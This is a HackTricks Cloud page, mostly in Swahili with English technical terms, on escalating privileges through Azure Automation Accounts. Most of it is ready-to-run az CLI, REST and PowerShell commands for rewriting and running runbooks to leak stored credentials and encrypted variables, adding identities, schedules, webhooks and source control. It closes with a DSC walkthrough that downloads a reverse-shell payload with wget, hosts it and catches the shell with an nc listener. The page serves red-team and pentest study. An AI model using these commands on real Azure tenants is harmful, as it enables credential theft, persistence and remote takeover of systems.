 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
Jifunze na ufanye mazoezi ya AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Jifunze na ufanye mazoezi ya GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Jifunze na ufanye mazoezi ya Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Saidia HackTricks
- Angalia the subscription plans!
- Jiunge na 💬 Discord group au the telegram group au utufuate kwenye Twitter 🐦 @hacktricks_live.
- Shiriki hacking tricks kwa kutuma PRs kwa HackTricks and HackTricks Cloud github repos.
Azure Automation Accounts
Kwa taarifa zaidi angalia:
Hybrid Workers Group
- Kutoka Automation Account hadi VM
Kumbuka kwamba ikiwa kwa namna fulani mshambuliaji anaweza kutekeleza runbook (arbitrary code) katika hybrid worker, ataweza pivot to the location of the VM. Hii inaweza kuwa on-premise machine, VPC ya cloud tofauti au hata Azure VM.
Zaidi ya hayo, ikiwa hybrid worker inaendesha katika Azure na Managed Identities nyingine zimeambatishwa, runbook itakuwa na uwezo wa kufikia managed identity ya runbook na Managed Identities zote za VM kutoka metadata service.
Tip
Kumbuka kwamba metadata service ina URL tofauti (
http://169.254.169.254) kuliko huduma inayotumika kupata managed identities token ya automation account (IDENTITY_ENDPOINT).
- Kutoka VM kwenda Automation Account

Zaidi ya hayo, ikiwa mtu atahujumu VM ambapo script ya Automation Account inaendesha, atakuwa na uwezo wa kupata metadata ya Automation Account na kuifikia kutoka VM ili kupata tokens za Managed Identities zilizowekwa kwenye Automation Account.
Kama inavyoonekana kwenye picha ifuatayo, kuwa na ufikiaji wa Administrator kwenye VM kunaruhusu kupata katika environment variables of the process URL na secret za kufikia automation account metadata service:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
Kwa muhtasari, ruhusa hizi zina uwezo wa create, modify and run Runbooks ndani ya Automation Account ambazo unaweza kutumia ili execute code katika muktadha wa Automation Account na escalate privileges to the assigned Managed Identities na leak credentials na encrypted variables zilizohifadhiwa katika Automation Account.
Ruhusa Microsoft.Automation/automationAccounts/runbooks/draft/write inaruhusu kubadilisha msimbo wa Runbook katika Automation Account kwa kutumia:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
Angalia jinsi script iliyopita inaweza kutumika leak the useranmd and password ya credential na thamani ya variable iliyosimbwa iliyohifadhiwa katika Automation Account.
Ruhusa Microsoft.Automation/automationAccounts/runbooks/publish/action inaruhusu mtumiaji kuchapisha Runbook katika Automation Account ili mabadiliko yafanyike:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
Ruhusa Microsoft.Automation/automationAccounts/jobs/write inaruhusu mtumiaji kuendesha Runbook katika Automation Account kwa kutumia:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
Ruhusa Microsoft.Automation/automationAccounts/jobs/output/read inamruhusu mtumiaji kusoma matokeo ya kazi katika Automation Account kwa kutumia:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
Kama hakuna Runbooks zilizotengenezwa, au unataka kuunda mpya, utahitaji ruhusa Microsoft.Resources/subscriptions/resourcegroups/read na Microsoft.Automation/automationAccounts/runbooks/write ili kufanya hivyo kwa kutumia:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
Ruhusa hii inamruhusu mtumiaji kuteua user managed identity kwa Automation Account kwa kutumia:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
Kwa ruhusa Microsoft.Automation/automationAccounts/schedules/write inawezekana kuunda Schedule mpya katika Automation Account ambayo inatekelezwa kila dakika 15 (si ya siri sana) kwa kutumia amri ifuatayo.
Kumbuka kwamba kipindi cha chini kabisa kwa Schedule ni dakika 15, na muda wa kuanza wa chini kabisa ni dakika 5 katika siku zijazo.
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
Kisha, kwa ruhusa Microsoft.Automation/automationAccounts/jobSchedules/write inawezekana kuambatisha Scheduler kwa runbook ukitumia:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
Katika mfano uliopita, kitambulisho cha jobchedule kiliwekwa kama
b510808a-8fdc-4509-a115-12cfc3a2ad0dkama mfano, lakini utahitaji kutumia thamani yoyote ili kuunda ugawaji huu.
Microsoft.Automation/automationAccounts/webhooks/write
Kwa ruhusa Microsoft.Automation/automationAccounts/webhooks/write inawezekana kuunda Webhook mpya kwa Runbook ndani ya Automation Account kwa kutumia moja ya amri zifuatazo.
Kwa Azure Powershell:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
Kwa AzureCLI na REST:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
Amri hizi zinapaswa kurudisha webhook URI ambayo inaonyeshwa tu wakati wa uundaji. Kisha, kuitisha runbook kwa kutumia webhook URI
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
Kwa ruhusa tu Microsoft.Automation/automationAccounts/runbooks/draft/write inawezekana kusasisha msimbo wa Runbook bila kuuchapisha na kuendesha kwa kutumia amri zifuatazo.
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
Ruhusa hii inaruhusu mtumiaji configure a source control kwa Automation Account kwa kutumia amri kama ifuatayo (hii inatumia Github kama mfano):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
Hii itaingiza runbooks kutoka kwenye Github repository kwenda Automation Account kiotomatiki, na kwa ruhusa nyingine za kuanza kuziendesha itakuwa possible to escalate privileges.
Zaidi ya hayo, kumbuka kwamba ili source control ifanye kazi katika Automation Accounts lazima iwe na managed identity yenye role Contributor, na ikiwa ni user managed identity, client id ya MI lazima itajwe katika variable AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID.
Tip
Kumbuka kwamba haiwezekani kubadilisha repo URL ya source control mara tu imeundwa.
Microsoft.Automation/automationAccounts/variables/write
Kwa ruhusa Microsoft.Automation/automationAccounts/variables/write inawezekana kuandika variables katika Automation Account kwa kutumia amri ifuatayo.
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
Mazingira ya runtime maalum
Ikiwa automation account inatumia custom runtime environment, kunawezekana kuandika juu custom package ya runtime kwa code hatarishi (kama a backdoor). Kwa namna hii, kila mara runbook inayotumia runtime hiyo maalum itakapotekelezwa na kupakia custom package, code hiyo hatarishi itatekelezwa.
Kuathiri State Configuration
Angalia chapisho kamili katika: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Hatua ya 1 — Unda Faili
Faili Zinazohitajika: Zinahitajika PowerShell scripts mbili:
reverse_shell_config.ps1: Faili ya Desired State Configuration (DSC) inayopakua na kutekeleza payload. Inapatikana kwenye GitHub.push_reverse_shell_config.ps1: Script ya kuchapisha configuration kwenye VM, inapatikana kwenye GitHub.
Customization: Variables na parameters katika faili hizi lazima zifanyiwe marekebisho kulingana na mazingira maalum ya mtumiaji, ikijumuisha majina ya resource, njia za faili, na vitambulisho vya server/payload.
- Hatua ya 2 — Zip Faili ya Configuration
reverse_shell_config.ps1 imepakwa katika faili .zip, ikifanya iwe tayari kwa kuhamishwa kwenye Azure Storage Account.
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- Hatua ya 3 — Weka Muktadha wa Hifadhi & Kupakia
Faili ya usanidi iliyofungwa kwa zip inapakiwa kwenye container ya Azure Storage iliyowekwa awali, azure-pentest, kwa kutumia cmdlet ya Azure Set-AzStorageBlobContent.
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- Hatua 4 — Andaa Kali Box
Seva ya Kali inapakua payload RevPS.ps1 kutoka kwenye repositori ya GitHub.
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Skripti imehaririwa ili kubainisha Windows VM lengwa na port kwa reverse shell.
- Hatua 5 — Kuchapisha Faili la Mipangilio
Faili la mipangilio linaendeshwa, likisababisha reverse-shell script kuwekwa katika eneo lililobainishwa kwenye Windows VM.
- Hatua 6 — Kuhifadhi payload na kuanzisha listener
Python SimpleHTTPServer inaanzishwa ili kuhifadhi payload, pamoja na Netcat listener ili kunasa miunganisho inayoingia.
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
Kazi iliyopangwa inatekeleza payload, ikipata SYSTEM-level privileges.
Tip
Jifunze na ufanye mazoezi ya AWS Hacking:
Jifunze na ufanye mazoezi ya GCP Hacking:
Jifunze na ufanye mazoezi ya Az Hacking:Saidia HackTricks
- Angalia the subscription plans!
- Jiunge na 💬 Discord group au the telegram group au utufuate kwenye Twitter 🐦 @hacktricks_live.
- Shiriki hacking tricks kwa kutuma PRs kwa HackTricks and HackTricks Cloud github repos.